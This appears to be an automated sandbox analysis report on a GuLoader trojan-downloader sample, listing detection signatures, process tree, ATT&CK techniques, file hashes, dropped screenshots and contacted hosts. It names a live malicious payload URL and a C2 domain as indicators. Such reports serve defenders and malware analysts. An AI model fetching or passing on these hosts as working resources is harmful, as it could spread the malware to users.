ID: 626513
Sample Name: SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
Cookbook: default.jbs
Time: 06:36:51
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
Analysis ID:	626513
MD5:	6f790a9e28d73d..
SHA1:	1ec63e32364359..
SHA256:	2241716c3ddff7b..
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an i…
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Installs a global keyboard hook
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Performs DNS queries to domains w…
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe (PID: 1972 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe" MD5: 6F790A9E28D73D498C89A19CFE941D1B)
  - SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe (PID: 1040 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe" MD5: 6F790A9E28D73D498C89A19CFE941D1B)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://185.236.228.217/private/Spread.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.88522705017.0000000001660000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000001.00000002.88646692887.0000000003311000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Generic .bin download from Dotted Quad - Source IP: 192.168.11.20 - Destination IP: 185.236.228.217

Timestamp:	192.168.11.20185.236.228.21749755802018752 05/14/22-06:39:05.300643
SID:	2018752
Source Port:	49755
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking

Snort IDS alert for network traffic

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion


Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 Access Token Manipulation	1 1 Masquerading	1 1 Input Capture	2 2 1 Security Software Discovery	Remote Services	1 1 Input Capture	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 Process Injection	1 4 1 Virtualization/Sandbox Evasion	LSASS Memory	1 4 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	1 Access Token Manipulation	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	4 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	1 1 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	7%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsb10DD.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsb10DD.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
geoplugin.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://geoplugin.net/json.gp	0%	Virustotal		Browse
http://geoplugin.net/json.gp	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Virustotal		Browse
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Avira URL Cloud	safe	
http://aia.mesince.com/ms-tsa.cer02	0%	Avira URL Cloud	safe	
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	0%	Avira URL Cloud	safe	
http://185.236.228.217/private/Spread.bin	100%	Avira URL Cloud	malware	
http://www.mesince.com/policy/0	0%	Avira URL Cloud	safe	
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	0%	Avira URL Cloud	safe	
http://iptc.org/std/Iptc4xmpCore/1.0/xmlns/	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	0%	Avira URL Cloud	safe	
http://crl.mesince.com/ms.crl0	0%	Avira URL Cloud	safe	
http://aia.mesince.com/ms.cer0	0%	Avira URL Cloud	safe	
http://www.gopher.ftp://ftp.	0%	Avira URL Cloud	safe	
http://ocsp.mesince.com0)	0%	Avira URL Cloud	safe	
http://crl.mesince.com/ms-tsa.crl0F	0%	Avira URL Cloud	safe	
http://ocsp.mesince.com0-	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
geoplugin.net	178.237.33.50	true	false	• 0%, Virustotal, Browse	unknown
top.banifabuse01.xyz	154.53.50.251	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://geoplugin.net/json.gp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://185.236.228.217/private/Spread.bin	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe, 00000003.00000001.88524790252.00000000005F2000.00000008.00000001.01000000.00000005.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://aia.mesince.com/ms-tsa.cer02	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	unknown
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe, 00000003.00000001.88525174490.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mesince.com/policy/0	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	unknown
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe, 00000003.00000001.88525174490.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://iptc.org/std/Iptc4xmpCore/1.0/xmlns/	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	unknown
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe, 00000003.00000001.88524790252.00000000005F2000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false		high
http://crl.mesince.com/ms.crl0	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	unknown
http://www.ibm.com/data/dtd/v11/ibmxhtml1-transitional.dtd-//W3O//DTD	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe, 00000003.00000001.88525011308.0000000000626000.00000008.00000001.01000000.00000005.sdmp	false		high
http://aia.mesince.com/ms.cer0	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	unknown
http://www.gopher.ftp://ftp.	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe, 00000003.00000001.88525174490.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.mesince.com0)	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	low
http://crl.mesince.com/ms-tsa.crl0F	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	unknown
http://ocsp.mesince.com0-	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.237.33.50	geoplugin.net	Netherlands		8455	ATOM86-ASATOM86NL	false
185.236.228.217	unknown	Portugal		197696	EVOLIX-ASFR	true
154.53.50.251	top.banifabuse01.xyz	United States		174	COGENT-174US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626513
Start date and time: 14/05/202206:36:51	2022-05-14 06:36:51 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/845@2/3
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 22.5% (good quality ratio 22.1%) • Quality average: 89% • Quality standard deviation: 20.9%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, wdcpalt.microsoft.com, client.wns.windows.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, nexusrules.officeapps.live.com
- Execution Graph export aborted for target SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe, PID 1040 because there are no executed function
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
06:39:10	API Interceptor	1804x Sleep call for process: SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\json[1].json

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	944
Entropy (8bit):	4.989152913027018
Encrypted:	false
SSDEEP:	12:tklCGnd6CsGkMyGWKyMPVGADxapaiH8GdAPORkoao9W7im51w7j9eF6xljSat5R9:qlCqdRNuKyM85266m7p9xZS
MD5:	362023FBA6F14B2DD58B4ED07B3C4EA2
SHA1:	8C752C36CE5160ED9BB7B70BD60FC4E43E8A1CE8
SHA-256:	D34160C415CEDF74099E8F67DD957E1C2BCE3EEC4B728097FACCE7471D790235
SHA-512:	64DBADA87CC7F3A21A827F1ACB3DEB86A4464AEC262B98A7F22A0B116696C2BCFE661ADBE1A974F07F8A83B230A9814093161471574 73AD16E928196527083C5
Malicious:	false
Reputation:	low
Preview:	{. "geoplugin_request":"84.17.52.2",. "geoplugin_status":200,. "geoplugin_delay":"1ms",. "geoplugin_credit":"Some of the returned data includes GeoLite data created by MaxMind, available from <a href='http:\/\/www.maxmind.com'>http:\/\/www.maxmind.com<\/a>.",. "geoplugin_city":"Zurich",. "geoplugin_region":"Zurich",. "geoplugin_regionCode":"ZH",. "geoplugin_regionName":"Zurich",. "geoplugin_areaCode":"",. "geoplugin_dmaCode":"",. "geoplugin_countryCode":"CH",. "geoplugin_countryName":"Switzerland",. "geoplugin_inEU":0,. "geoplugin_euVATrate":false,. "geoplugin_continentCode":"EU",. "geoplugin_continentName":"Europe",. "geoplugin_latitude":"47.43",. "geoplugin_longitude":"8.5718",. "geoplugin_locationAccuracyRadius":"1000",. "geoplugin_timezone":"Europe\/Zurich",. "geoplugin_currencyCode":"CHF",. "geoplugin_currencySymbol":"CHF",. "geoplugin_currencySymbol_UTF8":"CHF",. "geoplugin_currencyConverter":1.0029.}

C:\Users\user\AppData\Local\Temp\fusionstilladelsen.non

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	data
Category:	modified
Size (bytes):	133962
Entropy (8bit):	4.059734244679519
Encrypted:	false
SSDEEP:	1536:MW4WxxOB6uKuOf6kud5XgijP24kMF45nabdqZ/Ajmq+JMp:MW4WxxOB6uK3fnOK9MF45naJqZ4Kq+6p
MD5:	2BEC7F2714A969960C94CACE0059FBE3
SHA1:	174CA98CAF1712DA6C15388558ED877AEDE01DA0
SHA-256:	428033E459073FC4B0F2949945CBBA5C2C15BF4216AD5D39E42755BBA1A1AA0A
SHA-512:	E39D22586BA990876943DBDEB75976C51616EAD1F281A2492E60D411281E0451766A8BDAF2E15BA4DE06E54919C650E9196885F3A47A677128FFA274225E1E7E
Malicious:	false

Reputation:	low
Preview:	....

C:\Users\user\AppData\Local\Temp\nsb10DD.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_063905.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1....../...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_064210.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1282217
Entropy (8bit):	7.952357883078632
Encrypted:	false
SSDEEP:	24576:sN962xYb0zA9iySffbr1dQc2JxELeT/JG9dQBGEv5MVruHJtc6:U9vosyW1Uo4/JCCMN0Jtc6
MD5:	365C6BF14C6BFF1FDC862634A13AD46D
SHA1:	009DE76ACEE6FFA2AE6EDAD4CAF2D334F67792E1
SHA-256:	B2C5C3C9C875C975D473E9A3A623D0294DBDDC74EED2EE517B0AC9070A0387E5
SHA-512:	D83F7249C5709859902CD4FBB040F0AE976050D558DF892AD166D0F377CA4E7C8282359F771A44BB1A77C6616B8F086599FC7905F3183BCD6C47D0D54EE3B619
Malicious:	false
Reputation:	low

Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..G.....[Q.g..j3.VO.{.vw.....K.{....(...K.Yd..P.$..^8!!@...y.7..\|....;.6G...".7....S..y.k.Nz :M.o=.....z.....\|k.R;.P{Gy\;.0.....I/t.9..q.9..i.....~).;..4.....O..oz.....pB>C....:.....CY...SI...P.F.....8.....A..a...o..iZ.\|R.\|..i.u.....*f.....e....g..6Z_..2..\|.>.....0.\|.....C1...\|.B ..W....k2..1..1r.C.h}..j<2h.....L..L..O.z.>~.!..\|..c..X.w..\|4.=AF?21F>..]at.#.....[c._.VF>xo_F?0....r.>.....}.=].M.M'...E.....F.=.#.....}.O.0g..o.I_.m<s.....+.v.....k.G.zg.u.....<. ?.gi.[.3...9..ggb.....1...n/.....tg..8....r>.o...?..B3w.....nK...g.....;.....Z.h..>.<.oN.{...pg....oI...a....4w....sM..{[..[..s`..db.~..n.~.....~S...i.....[.o....p..K;w.\|..o,.....n7..y{....%f....s..; f.....1-..0.....4..5iq~w.x.9N.=nHsv....zm.....i.9....4.kKk.v....Z;\.Z;^.....$.-.ys.:.....O..#.@.....%-....w.u...

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_064515.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
